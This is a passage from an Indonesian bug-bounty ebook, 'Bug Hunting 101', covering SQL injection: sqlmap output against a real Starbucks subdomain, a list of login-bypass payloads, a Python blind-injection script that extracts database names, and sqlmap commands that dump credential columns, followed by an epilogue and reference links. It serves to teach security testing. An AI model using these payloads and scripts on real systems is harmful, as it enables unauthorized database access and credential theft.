[03:23:11] [INFO] testing MySQL
[03:23:11] [INFO] confirming MySQL
[03:23:11] [INFO] the back-end DBMS is MySQL
web application technology: Apache, PHP 5.5.31
back-end DBMS: MySQL >= 5.0.0
[03:23:11] [INFO] fetching database names
[03:23:11] [INFO] fetching number of databases
[03:23:11] [INFO] resumed: 5
[03:23:11] [INFO] resumed: infq
[03:23:11] [INFO] resumed: cms
[03:23:11] [INFO] resumed: mysql
[03:23:11] [INFO] resumed: performance_schema
[03:23:11] [INFO] resumed: test
available databases [5]:
[*] cms
[*] infq
[*] mysql
[*] performance_schema
[*] test
[03:23:11] [INFO] fetched data logged to text files under 'C:\Users\Giovanni\sqlmap\output\news.starbucks.com'
[*] shutting down at 03:23:11
C:\Users\Giovanni\Desktop\sqlmap\project>sqlmap -r750d57e>
```

Gambar 194 Time-Based SQL Injection with SQL Map

18.3.5. Simple SQL Injection to bypass Login Form – Sample from Multillidae II

Sejujurnya, kerentanan ini sudah cukup jarang ditemui pada aplikasi modern yang ada saat ini. Namun demikian, panduan ini tetap akan memuatnya sebagai pelengkap dari penjelasan yang telah disampaikan sebelumnya.

[PortSwigger pada salah satu artikel terkait testing methodologies](#), telah menyampaikan salah satu cara untuk login ke dalam suatu aplikasi dengan memanfaatkan eksekusi SQL Injection. Adapun sebagai contoh, PortSwigger menggunakan aplikasi OWASP Multillidae II.


Singkat cerita, ketika seorang penguji menemukan suatu login form, maka penguji dapat mencoba untuk login dengan suatu payload sederhana seperti '`' or 1=1 --`'.

The screenshot shows a 'Please sign-in' page. The 'Name' field contains the payload '`' or 1=1 --`'. The 'Login' button is present below the fields. Below the form, there is a link: 'Dont have an account? [Please register here](#)'.

Gambar 195 Sample of Injection at Login Form

Pada penerapannya, payload ini sendiri dapat juga dimasukan ke kolom username maupun password secara bersamaan.

Ketika benar login form ini rentan, maka yang terjadi adalah seorang penguji akan dapat login secara langsung ke akun yang "dituju".



Gambar 196 Success to Login

Mengapa hal ini dapat terjadi?

Secara sederhana, payload SQL Injection yang dimasukan ini akan dieksekusi oleh database dengan gambaran sebagai berikut:

```
SELECT * FROM users WHERE username = " OR 1=1-- AND password ='foo'
```

Karena terdapat command `--`, maka query dari '`AND password ='foo'`' tidak akan dieksekusi oleh database. Hal ini tidak lain karena database akan menganggapnya sebagai komentar (tidak perlu dieksekusi). Bila disimpulkan, maka payload itu pada dasarnya akan menghasilkan query akhir sebagai berikut:

```
SELECT * FROM users WHERE username = " OR 1=1--
```

Singkat cerita, query ini akan menghasilkan nilai true dan akan berhasil “melewati” halaman login.

Lalu apakah terdapat payload lain yang dapat digunakan sebagai alternatif injeksi? Jawabannya, ya, ada. Berikut ini merupakan daftar payload dimaksud:

or 1=1	admin') or '1'='1'#
or 1=1--	admin') or '1'='1'/*
or 1=1#	admin" --
or 1=1/*	admin" #
admin' --	admin"/*
admin' #	admin" or "1"="1
admin'/*	admin" or "1"="1"--
admin' or '1'='1	admin" or "1"="1"##
admin' or '1'='1'--	admin" or "1"="1"/*
admin' or '1'='1'#	admin" or "1"="1"/*
admin' or '1'='1'/*	admin"or 1=1 or ""=""
admin'or 1=1 or "="	admin" or 1=1
admin' or 1=1	admin" or 1=1--
admin' or 1=1--	admin" or 1=1#
admin' or 1=1#	admin" or 1=1/*
admin' or 1=1/*	admin") or ("1"="1
admin') or ('1='1	admin") or ("1"="1"--
admin') or ('1='1'--	admin") or ("1"="1"##
admin') or ('1='1'#	admin") or ("1"="1"/*
admin') or ('1='1'/*	admin") or "1"="1"
admin') or '1='1	admin") or "1"="1"--
admin') or '1='1'--	admin") or "1"="1"##

18.3.6. Error Based SQL Injection with Page Redirection – Private Program

Suatu ketika, penulis sedang menguji suatu aplikasi pada private program yang memiliki beberapa kerentanan terkait SQL Injection pada parameter yang sama, namun terletak di berbagai fungsi yang berbeda. Katakanlah bahwa hampir setiap fungsi itu memiliki model URL seperti berikut: **target.com/path/some_function.php?ParA=xyz&ParB=opq**. Pada kondisi ini, hampir keseluruhan parameter ParA dapat diinjeksi baik secara manual maupun automate (dan tentunya eksekusi secara automate akan lebih memudahkan mengingat bahwa sudah terbukti kerentanannya).

Akan tetapi, permasalahan muncul ketika penulis mendapati adanya suatu fungsi yang diyakini rentan namun setiap payload berhasil menginjeksi panjang karakter yang tepat, ternyata aplikasi me-redirect ke halaman lain yang berada di cloudfront.

Contoh sederhana flow nya:

- Menginjeksikan karakter '`'` pada ParA, dan aplikasi mengeluarkan error.
- Memasukan payload '`' or length(database())=3 -- -+` , aplikasi tetap mengeluarkan error (karena **bukan** panjang nama database yang benar).
- Memasukan payload '`' or length(database())=9 -- -+` , (katakanlah panjang nama database nya adalah 9 karakter), ternyata aplikasi langsung redirect ke cloudfront yang digunakan. Ketika penulis mencoba mengotomasi eksekusi ini dengan SQL Map, ternyata SQL Map menganggap bahwa ParA tidak rentan.

Berangkat dari situasi ini, akhirnya dibuatlah suatu script sederhana yang dapat mengotomasi penarikan informasi pada database. Berikut ini merupakan gambaran flow manual nya terlebih dahulu:

```
' or substring(database(),1,1)='a' -- -+ → Tidak redirect, namun tetap terdapat error → maka  
dikatakan bahwa karakter "a" adalah false  
  
' or substring(database(),1,1)='e' -- -+ → Tidak redirect, namun tetap terdapat error → maka  
dikatakan bahwa karakter "e" adalah false  
  
' or substring(database(),1,1)='t' -- -+ -> redirect ke cloudfront, maka dapat dinyatakan bahwa "t"  
adalah karakter pertama yang digunakan sebagai nama database (true)
```

Dan berikut ini merupakan script sederhana yang digunakan untuk meng-automate hal yang ada:

```
import requests
import urllib.parse

header = {'User-Agent' : 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:66.0) Gecko/20100101 Firefox/66.0'}
url = 'https://target.com/path/somefunction.php?ParB=opq&ParA='
cookieWeb = dict(usercookie1='put_the_value_here', AWSCookieHere='put_the_value_here')

def getDBLength():
    for x in range(1,50):
        payload = "" OR length(database())={} -- -+.format(x)
        urlFinal = url + payload
        req = requests.get(urlFinal, cookies=cookieWeb, headers=header)
        if(req.text.find("cloudfront") != -1):
            return x

def getDBname(length):
    db = ""
    char = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890"
    for x in range(1,length+1):
        for y in range(len(char)):
            payload = urllib.parse.quote(" OR substring(database(),{},1)={} -- -+.format(x, hex(ord(char[y]))))")
            urlFinal = url + payload
            req = requests.get(urlFinal, cookies=cookieWeb)
            if(req.text.find("cloudfront") != -1):
                print(char[y]);
                db += char[y]
                break
    output = '[+] Database : ' + ".join(str(e) for e in db)
    return output

def main():
    x = getDBLength()
    print("[+] Database Length : " + str(x))
    print('[+] Try to get database name ...')
    print(getDBname(x))

if __name__ == "__main__":
    main()
```

Jadi, maksud dari script ini adalah script akan melakukan pendekripsi kata “cloudfront” pada response dari suatu aplikasi ketika payload yang diinjeksikan telah berhasil “menyentuh” nilai “true”. Bila script telah selesai dieksekusi, maka output nya akan menjadi sebagai berikut:

```
root@kali:~# python script.py
[+] Database Length : 9
[+] Try to get database name ...
t
a
r
g
e
t
x
y
z
[+] Database : targetxyz
```

Dari hasil ini, maka diperoleh bahwa panjang nama database nya adalah 9 karakter dan bernama targetxyz. (script ini tentu akan dapat dipergunakan bila pembaca mendapati situasi serupa dengan kondisi parameter pada aplikasi diproses di GET Method).

18.4. Auto SQL Injection with SQLMap (Basic Use)

Pada beberapa situasi yang telah disampaikan sebelumnya, terlihat bila beberapa penguji telah menggunakan suatu alat bantu bernama SQLMap dalam rangka mempermudah eksekusi. Pada kesempatan ini, penulis pun hendak membahas gambaran penggunaan SQLMap secara umum yang diharapkan dapat membantu para pembaca dalam mempelajarinya.

[Menukil dari halaman resminya](#), SQLMap merupakan alat bantu pengujian yang digunakan untuk mengotomasi proses mendekripsi dan mengeksplorasi kerentanan SQL Injection (juga pada situasi tertentu, dapat mendekripsi kerentanan Cross Site Scripting – walau dapat dikatakan belum optimal). Secara umum, alat bantu ini memiliki banyak sekali fitur yang dapat digunakan oleh para penguji, seperti dapat mengambil isi database secara otomatis (sehingga tidak perlu lagi memasukan query injeksi secara manual), meraih shell access tanpa mengalami kesulitan yang berarti, melakukan pengunduhan terhadap suatu file (setelah eksekusi SQL Injection berhasil dilakukan) tanpa bersusah-

payah dalam mengingat query yang dibutuhkan, memiliki dukungan terhadap berbagai jenis DBMS (seperti MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase, SAP MaxDB, Informix, HSQLDB and H2), serta masih banyak lagi.

Secara teknis, alat bantu ini sendiri dapat diunduh pada github resmi mereka yang terletak pada <https://github.com/sqlmapproject/sqlmap>. Bila penguji menggunakan Kali Linux, maka alat bantu ini sudah terdapat di dalamnya sehingga tidak perlu mengunduh lagi.

18.4.1. Way to Use the SQL Map

Terdapat dua langkah penggunaan SQL Map yang dapat digunakan oleh para penguji, yaitu dengan memasukan seluruh parameter beserta cookie pada terminal (katakanlah direct command), dan satu lagi dengan memasukan seluruh HTTP Request Data ke dalam suatu file untuk kemudian diproses otomatis.

Tentunya lebih terdengar mengasikan untuk langkah kedua bukan?

18.4.1.1. Basic Concept

Sebelum beranjak lebih jauh, alangkah lebih baik bila dipahami bahwa proses ekstrasi data dari SQL Map akan terbilang terstruktur dari DBMS, Database, Table, Column, dan baru akhirnya Data. Mengingat urutan ini akan dapat mempermudah para penguji untuk memahami perintah yang ada pada SQL Map.

- Secara sederhana, ketika SQL Map berhasil menemukan kerentanan SQL Injection pada suatu aplikasi, maka hal yang akan dilakukan olehnya adalah mendekripsi terlebih dahulu akan Database Management System yang digunakan (misalnya seperti MySQL, Microsoft SQL, PostgreSQL, dan lainnya).
- Setelah berhasil, maka barulah SQL Map akan mencoba untuk meraih nama Database yang digunakan yang kemudian dapat dilanjutkan untuk mengekstrak table yang terdapat di dalamnya.
- Dari table ini, maka penguji akan dapat mengekstrak kolom beserta data yang terdapat di kolom terkait.

Setelah memahami struktur ini, baru kemudian dituangkan ke dalam perintah SQL Map, seperti:

- **--dbs** untuk melihat seluruh database terdaftar di dalam DBMS yang digunakan
- **-D pilih_database --table** : untuk mengekstrak tabel pada database yang dipilih

- **-D pilih_database -T pilih_tabel --column** : untuk mengekstrak kolom pada tabel yang dipilih
- **-D pilih_database -T pilih_tabel -C pilih_kolom --dump** : untuk mengekstrak data pada kolom yang dipilih.

18.4.1.2. Using SQL Map via Direct Command

Katakanlah seorang penguji telah mendapati suatu kerentanan SQL Injection pada GET method di parameter X milik target.com → **target.com/function.php?parX=<vulnerable>**

Dengan cara manual, tentunya penguji harus memasukan payload satu per satu pada parX yang tertera pada URL. Namun demikian, dengan SQL Map, maka penguji hanya perlu meletakan tanda * pada parX untuk kemudian “membiarkan” SQL Map melanjutkan eksekusinya. Contoh:

```
sqlmap -u "http:// target.com/function.php?parX=*" --dbs
```

Bila benar rentan, maka SQL Map akan mengeluarkan output yang berisikan informasi DBMS yang dipakai serta database yang ada di dalamnya.

```
[9:12:57] [INFO] testing connection to the target url
sqlmap identified the following injection points with a total of 0 HTTP(s) requests:
---

Parameter: id (GET)
  Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause
    Payload: id=51 AND (SELECT 1489 FROM(SELECT COUNT(*),CONCAT(0x3a73776c3a,(SELECT (CASE WHEN
(1489=1489) THEN 1 ELSE 0 END)),0x3a7a76653a,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a
---

[9:13:00] [INFO] the back-end DBMS is MySQL
web server operating system: Linux
web application technology: Apache 2.4
back-end DBMS: MySQL 5
[9:13:00] [INFO] fetching database names
[9:13:00] [INFO] the SQL query used returns 3 entries
[9:13:01] [INFO] resumed: information_schema
[9:13:02] [INFO] resumed: db_app
[9:13:03] [INFO] resumed: mysql
```

available databases [3]:

[*] information_schema
[*] db_app
[*] mysql

Setelah mendapatkan output ini, tentunya seorang penguji dapat melanjutkan dengan:

- **Mengekstrak tabel pada database.** Katakanlah database yang dipilih adalah db_app, maka command nya yaitu:

```
sqlmap -u "http://target.com/function.php?parX=*" -D db_app --tables
```

Output

--
Parameter: id (GET)

Type: error-based

Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause

Payload: id=51 AND (SELECT 1489 FROM(SELECT COUNT(*),CONCAT(0x3a73776c3a,(SELECT (CASE WHEN (1489=1489) THEN 1 ELSE 0 END)),0x3a7a76653a,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)

--

[9:17:00] [INFO] the back-end DBMS is MySQL

Web application technology: PHP 5.x.xx

Back-end DBMS: MySQL

[9:17:00] [INFO] fetching tables for database: 'db_app'

[9:17:00] [INFO] used SQL query returns 2 entries

Database: db_app

[2 tables]

+-----+

| table_User |

| table_Level |

+-----+

- Kemudian, mengekstrak column pada table yang telah berhasil diperoleh:

```
sqlmap -u "http://target.com/function.php?parX=*" -D db_app -T table_user --columns
```

Output

```
---  
Parameter: id (GET)  
Type: error-based  
Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause  
Payload: id=51 AND (SELECT 1489 FROM(SELECT COUNT(*),CONCAT(0x3a73776c3a,(SELECT (CASE WHEN (1489=1489) THEN 1 ELSE 0 END)),0x3a7a76653a,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)  
---  
[9:20:00] [INFO] the back-end DBMS is MySQL  
Web application technology: PHP 5.x.xx  
Back-end DBMS: MySQL  
Database: db_app  
Table: table_users  
[3 columns]  
+-----+-----+  
| Column      | Type       |  
+-----+-----+  
| email        | varchar(30) |  
| username     | varchar(70) |  
| password     | varchar(32) |  
+-----+-----+
```

- Setelahnya, baru dilanjutkan dengan mengekstrak data pada column yang telah berhasil diperoleh:

```
sqlmap -u "http://target.com/function.php?parX=*" -D db_app -T table_user -C email,username,password --dump
```

Output

```
---  
Parameter: id (GET)
```

Type: error-based

Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause

Payload: id=51 AND (SELECT 1489 FROM(SELECT COUNT(*),CONCAT(0x3a73776c3a,(SELECT (CASE WHEN (1489=1489) THEN 1 ELSE 0 END)),0x3a7a76653a,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)

--

[9:20:00] [INFO] the back-end DBMS is MySQL

Web application technology: PHP 5.x.xx

Back-end DBMS: MySQL

Database: db_app

Column: email, username, password

[15 entries]

Email	Username	Password
email1@email.com	Username1	Password1
email2@email.com	Username2	Password2
email3@email.com	Username3	Password3
email4@email.com	Username4	Password4
email5@email.com	Username5	Password5

18.4.1.3. Using SQL Map via Saved File

Secara ringkas, cara ini telah dibahas pada issue SQL Injection pada asset milik Nutanix. Namun untuk memperkaya pembahasan, maka penulis akan memasukannya dengan sedikit penjelasan berbeda.

Katakanlah seorang penguji telah mendapati suatu kerentanan SQL Injection pada POST method di parameter X milik target.com → **target.com/function.php (POST Method: parX)**.

POST /function.php HTTP/1.1

Referer: <https://www.target.com>

Host: target.com

Connection: Keep-alive

Accept-Encoding: gzip,deflate

```
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.21 (KHTML, like Gecko)  
Chrome/41.0.2228.0 Safari/537.21 Accept: */*
```

```
ParX=hello+world
```

Untuk menjadikan eksekusi SQL Injection ini berjalan dengan SQL Map, maka langkah yang perlu dilakukan adalah meng-copy seluruh request ke burpsuite dan simpan pada file.txt (dapat menggunakan text editor apapun). Kemudian lanjutkan dengan memasukan karakter * pada bagian value di parameter yang hendak di-inject secara otomatis.

Berikut ini merupakan salah satu contoh request yang disimpan di dalam file.txt sederhana (dengan keadaan parameter email diberi bintang).

```
POST /function.php HTTP/1.1
```

```
Referer: https://www.target.com
```

```
Host: target.com
```

```
Connection: Keep-alive
```

```
Accept-Encoding: gzip,deflate
```

```
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.21 (KHTML, like Gecko)  
Chrome/41.0.2228.0 Safari/537.21 Accept: */*
```

```
ParX=*
```

Setelah tersimpan dalam file.txt, maka langkah berikutnya adalah menjalankan perintah sqlmap sebagai berikut:

```
sqlmap -r file.txt --risk 3 -- level 5 --dbs
```

Setelahnya, maka penguji hanya perlu menunggu sampai sqlmap mengeluarkan hasil yang positif (bila memang rentan). Selanjutnya, penguji hanya perlu menjalankan perintah seperti yang disampaikan pada point sebelumnya (terkait -D --tables, -D -T --columns, dan -D -T -C --dump).

18.4.2. Penutup Sederhana – SQL Map

Demikian perjalanan sederhana mengenai penggunaan SQL Map. Tentunya masih banyak fitur yang dapat digunakan seperti encoding sehingga injeksi dilakukan dengan karakter yang telah diubah terlebih dahulu format nya.

18.5. Reference of SQL Injection

Untuk dapat memaksimalkan pemahaman mengenai paparan yang telah disampaikan terkait SQL Injection, maka pengujinya dapat merujuk pada beberapa referensi berikut:

- Akamai Report Q4 2017 State of The Internet Security Reports

<https://www.akamai.com/us/en/multimedia/documents/state-of-the-internet/q4-2017-state-of-the-internet-security-report.pdf>

- OWASP TOP 10 2017

https://www.owasp.org/images/7/72/OWASP_Top_10-2017_%28en%29.pdf.pdf

- OWASP TOP 10 2017 – A1 Injection

https://www.owasp.org/index.php/Top_10-2017_A1-Injection

- SQL Injection Cheat Sheet

<https://portswigger.net/web-security/sql-injection/cheat-sheet>

- Blind SQL Injection Tutorial:

<http://www.securityidiots.com/Web-Pentest/SQL-Injection/Blind-SQL-Injection.html>

- How to Prevent SQL injection Attacks

<https://www.wordfence.com/learn/how-to-prevent-sql-injection-attacks/>

- What is SQL Injection (SQLi) and How to Prevent It

<https://www.acunetix.com/websitemanagement/sql-injection/>

- [Nutanix] SQL injection on Bootcamp

<https://blog.securitybreached.org/2018/09/08/sql-bootcampnutanix-com-bug-bounty-poc/>

- [Zomato] Blind Boolean SQL injection

<https://hackerone.com/reports/297534>

- PoC - Blind Boolean SQL Injection Through User Agent

<https://medium.com/@frotnull1337/sql-injection-through-user-agent-44a1150f6888>

- [Starbucks] Blind Time-Based SQL Injection

<https://timeofcheck.com/time-based-blind-sqli-on-news-starbucks-com/>

- Methodology SQL Injection Authentication Bypass

https://support.portswigger.net/customer/portal/articles/2791007-Methodology_SQL_Injection_Authentication_.html

- SQL injection Authentication Bypass Cheat Sheet

<https://pentestlab.blog/2012/12/24/sql-injection-authentication-bypass-cheat-sheet/>

- Repository SQLmap

<https://github.com/sqlmapproject/sqlmap>

PENUTUP EDISI PERTAMA

PENUTUP

Tidak terasa, ternyata sudah sampai pada penghujung bagian dari ebook ini. Demikianlah, selesai sudah ebook "Bug Hunting 101" edisi pertama.

Tiada daya dan upaya selain atas pertolongan Allah semata. Hanya kepada Allah-lah kita memohon taufiq dan hidayah-Nya. Segala puji bagi Allah, Rabb semesta alam.

Semoga shalawat dan salam senantiasa tercurah kepada Nabi Muhammad Shallallahu 'alaihi wa sallam, keluarga, sahabat, dan yang senantiasa mengikuti mereka dengan baik hingga kiamat kelak.

Para penulis dan tim berharap semoga Allah mempermudah untuk Kami semua untuk dapat mengembangkan ebook ini menjadi lebih komprehensif dan lengkap.

Tidak Kami pungkiri bahwa tulisan ini tentu masih memiliki banyak kekurangan dan membutuhkan banyak penambahan informasi. Atas pertimbangan ini, Kami tentu sangat berterima kasih bila para pembaca juga dapat memberikan masukan maupun perbaikan terhadap tulisan-tulisan ini melalui email info@alfursan.id.

DAFTAR PUSTAKA

0x01. Reconnaissance

- Default Passwords: <https://cirt.net/passwords>
- Default Password List: <http://www.phenoelit.org/dpl/dpl.html>
- Reverse IP Lookup: <https://www.yougetsignal.com/tools/web-sites-on-web-server/>
- Fast subdomains enumeration tool for penetration testers:
<https://github.com/aboul3la/Sublist3r>
- Amass - In-depth DNS Enumeration and Network Mapping: <https://github.com/caffix/amass>
- Amass - In-depth DNS Enumeration and Network Mapping: <https://github.com/OWASP/Amass>
- Subfinder - subdomain discovery tool that discovers valid subdomains for websites:
<https://github.com/subfinder/subfinder>
- Open Source (GPL) web server scanner: <https://github.com/sullo/nikto>
- Bug Hunter Methodology v3 by Jason Haddix: https://docs.google.com/presentation/d/1R-3eqIlt31sL7_rj2f1_vGEqgb7hcX4vxX_L7E23IJVo/edit?usp=sharing
- [Video] Bug Hunter Methodology v3 by Jason Haddix:
https://youtube.com/watch?v=Qw1nNPiH_Go

0x02. Sub-Domain Takeover

- Guide Sub-domain Takeovers: <https://www.hackerone.com/blog/Guide-Subdomain-Takeovers>
- Sub-domain Takeover Basics: <https://0xpatrik.com/subdomain-takeover-basics/>
- Broken Link Hijacking: <https://edoverflow.com/2017/broken-link-hijacking/>
- Sub-domain Takeover Proofs (Github, Amazon S3, Heroku, dan Readme.io):
<https://0xpatrik.com/takeover-proofs/>
- Sub-domain Takeover Principles: <https://blog.sweepatic.com/subdomain-takeover-principles/>
- Sub-domain Takeover at Starbucks (via Microsoft Azure): <https://0xpatrik.com/subdomain-takeover-starbucks/>
- Sub-domain Takeover Detection with Aquatone: <https://michenriksen.com/blog/subdomain-takeover-detection-with-aquatone/>

- Hostile Sub-domain Takeover using Heroku, Github, and more:
<https://labs.detectify.com/2014/10/21/hostile-subdomain-takeover-using-herokugithubdesk-more/>
- Sub-domain Takeover on Jobsycombinator: <https://noobsec.org/project/2018-11-06-subdomain-takeover-on-jobsycombinator/>
- How an unclaimed AWS S3 Bucket Escalates to Sub-domain Takeover:
<https://www.we45.com/blog/how-an-unclaimed-aws-s3-bucket-escalates-to-subdomain-takeover>
- Sub-domain Takeover via Unsecured S3 Bucket:
<https://blog.securitybreached.org/2018/09/24/subdomain-takeover-via-unsecured-s3-bucket/>
- Sub-domain Takeover of Blog Snapchat (via Tumblr): <https://hackernoon.com/subdomain-takeover-of-blog-snapchat-com-60860de02fe7>

0x03. Interceptor dan Forwarder Lalu Lintas Data Aplikasi Berbasis Web

- Installing Burp's CA certificate:
<https://portswigger.net/burp/documentation/desktop/tools/proxy/options/installing-ca-certificate>
- Installing Burp Suite CA Certificate in Firefox:
<https://support.portswigger.net/customer/portal/articles/1783087-installing-burp-s-ca-certificate-in-firefox>
- Installing Burp's CA Certificate in Chrome:
<https://support.portswigger.net/customer/portal/articles/1783085-installing-burp-s-ca-certificate-in-chrome>
- Installing Burp's CA Certificate in Chrome on Linux:
<https://support.portswigger.net/customer/portal/articles/2956765-installing-burp-s-ca-certificate-in-chrome-on-linux>

0x04. Konsep Dasar Method pada HTTP GET dan HTTP POST

- Reference of HTTP Methods: https://www.w3schools.com/tags/ref_httpmethods.asp
- Hypertext Transfer Protocol: https://en.wikipedia.org/wiki/Hypertext_Transfer_Protocol

0x05. Information Disclosure via Search Engine

- How Search Engines Gather and Organize Data: <https://www.dummies.com/web-design-development/search-engine-optimization/how-search-engines-gather-and-organize-data/>
- Bot Directory: <https://www.distilnetworks.com/bot-directory/category/search-engine/>
- List All Users Agents from Top Search Engines: <https://perishablepress.com/list-all-user-agents-top-search-engines/>
- Google Dork Query: <https://whatis.techtarget.com/definition/Google-dork-query>
- Google Hacking Database: <https://www.exploit-db.com/google-hacking-database>
- Block search indexing with 'noindex': <https://support.google.com/webmasters/answer/93710>
- Microsoft Yammer OAuth Bypass Token Vulnerability: <https://www.vulnerability-db.com/?q=articles/2013/08/04/microsoft-yammer-%E2%80%93-oauth-bypass-token-vulnerability>
- Information Disclosure at PayPal via Search Engine: <http://firstsight.me/2017/12/information-disclosure-at-paypal-and-xoom-paypal-acquisition-via-search-engine/>
- How I used a simple Google query to mine passwords from dozens of public Trello boards: <https://hakin9.org/how-i-used-a-simple-google-query-to-mine-passwords-from-dozens-of-public-trello-boards/>

0x06 Brute Force Attack

- Definition of Brute Force Attack: <https://www.kaspersky.com/resource-center/definitions/brute-force-attack>
- What is a Brute Force Attack: <https://www.varonis.com/blog/brute-force-attack/>
- Bypassing Google's authentication to Access Their Internal Admin Panels: <https://medium.com/bugbountywriteup/bypassing-googles-fix-to-access-their-internal-admin-panels-12acd3d821e3>
- Vulnerable Demonstration Site by Acunetix: <http://testphp.vulnweb.com/login.php>
- Damn Vulnerable Web Application: <http://www.dvwa.co.uk/>
- Hacked Every Facebook Account with Bypassing the OTP via Brute Force Attack: <http://www.anandpraka.sh/2016/03/how-i-could-have-hacked-your-facebook.html>
- [Video] Hacked Every Facebook Account with Bypassing the OTP via Brute Force Attack: <https://www.youtube.com/watch?v=U3Of-jF1nWo>

- The 'Basic' HTTP Authentication Scheme: <https://tools.ietf.org/html/rfc7617>
- The general HTTP authentication framework: <https://developer.mozilla.org/en-US/docs/Web/HTTP/Authentication>
- HTTP Authentication: <https://www.httpwatch.com/httpgallery/authentication/>
- A set of HTTP/1.1 features: <https://jigsaw.w3.org/HTTP/>
- Payload Processing (Rules and Encoding) at Burp Suite:
<https://portswigger.net/burp/documentation/desktop/tools/intruder/payloads/processing#payload-processing-rules>
- HTTP Basic Authentication Dictionary and Brute-force attacks with Burp Suite:
<http://www.dailysecurity.net/2013/03/22/http-basic-authentication-dictionary-and-brute-force-attacks-with-burp-suite/>
- Use the Burp Suite to brute force HTTP Basic authentication: <https://securityonline.info/use-burp-suite-brute-force-http-basic-authentication/>
- Veris - Bypassing CAPTCHA by Removing the CAPTCHA Parameter:
<https://hackerone.com/reports/124173>
- Instacart - Bypassing Brute Force Attack Prevention by using Mobile Request:
<https://hackerone.com/reports/160109>
- Dashlance - Login Attempt Bypass (Throttling Bypass) by Adding X-Forwarded-For Header:
<https://hackerone.com/reports/225897>
- X-Forwarded-For Header: <https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Forwarded-For>
- Asus - Bypassing CAPTCHA by using Mobile API: <http://firstsight.me/2017/12/lack-of-binary-protection-at-asus-vivo-baby-and-hivivo-for-android-that-could-result-in-several-security-issues/>
- Weblate - Bypassing Brute Force Protection by Changing the IP Address:
<https://hackerone.com/reports/224460>

0x07. Check for Account Enumeration

- OWASP Testing Guide - Testing for User Enumeration and Guessable User Account:
[https://www.owasp.org/index.php/Testing_for_User_Enumeration_and_Guessable_User_Account_\(OWASP-AT-002\)](https://www.owasp.org/index.php/Testing_for_User_Enumeration_and_Guessable_User_Account_(OWASP-AT-002))
- About User Enumeration: <https://blog.rapid7.com/2017/06/15/about-user-enumeration/>
- [Infogram] User Enumeration via Forgot Password Feature:
<https://hackerone.com/reports/280509>

- [Veris] User Enumeration via Error Message at Login Form:
<https://hackerone.com/reports/123496>
- [Hackerone] Enumeration of Users via Registration (Sign Up) Feature:
<https://hackerone.com/reports/761>
- [Weblate] User Enumeration when Adding Email to Account:
<https://hackerone.com/reports/223531>
- [Xoom] Account Enumeration via Search Engine: <http://firstsight.me/2017/12/information-disclosure-at-paypal-and-xoom-paypal-acquisition-via-search-engine/>

12.8. Referensi for Common Account and Password Checking

- [OwnCloud] Password Complexity Not Enforced on Password Change:
<https://hackerone.com/reports/276123>
- [Legal Robot] Bypass 8 chars password complexity with 6 chars only due to insecure password reset functionaliy: <https://hackerone.com/reports/173195>
- [Legal Robot] Password Complexity Ignores Empty Spaces:
<https://hackerone.com/reports/250253>
- Authentication Cheat Sheet by OWASP:
https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html

0x09. Cross Site Scripting

- Rapid7 tcell application security report:
https://www.rapid7.com/globalassets/_pdfs/whitepaperguide/rapid7-tcell-application-security-report.pdf
- OWASP TOP 10 2017: https://www.owasp.org/images/7/72/OWASP_Top_10-2017_%28en%29.pdf.pdf
- OWASP TOP 10 2017 A7-Cross Site Scripting: [https://www.owasp.org/index.php/Top_10-2017_A7-Cross-Site_Scripting_\(XSS\)](https://www.owasp.org/index.php/Top_10-2017_A7-Cross-Site_Scripting_(XSS))
- Cross Site Scripting: <https://portswigger.net/web-security/cross-site-scripting>
- Cross Site Scripting: <https://www.veracode.com/security/xss>
- Testing For Reflected Cross Site Scripting:
[https://www.owasp.org/index.php/Testing_for_Reflected_Cross_site_scripting_\(OTG-INPVAL-001\)](https://www.owasp.org/index.php/Testing_for_Reflected_Cross_site_scripting_(OTG-INPVAL-001))

- Testing For Stored Cross Site Scripting:
[https://www.owasp.org/index.php/Testing_for_Stored_Cross_site_scripting_\(OTG-INPVAL-002\)](https://www.owasp.org/index.php/Testing_for_Stored_Cross_site_scripting_(OTG-INPVAL-002))
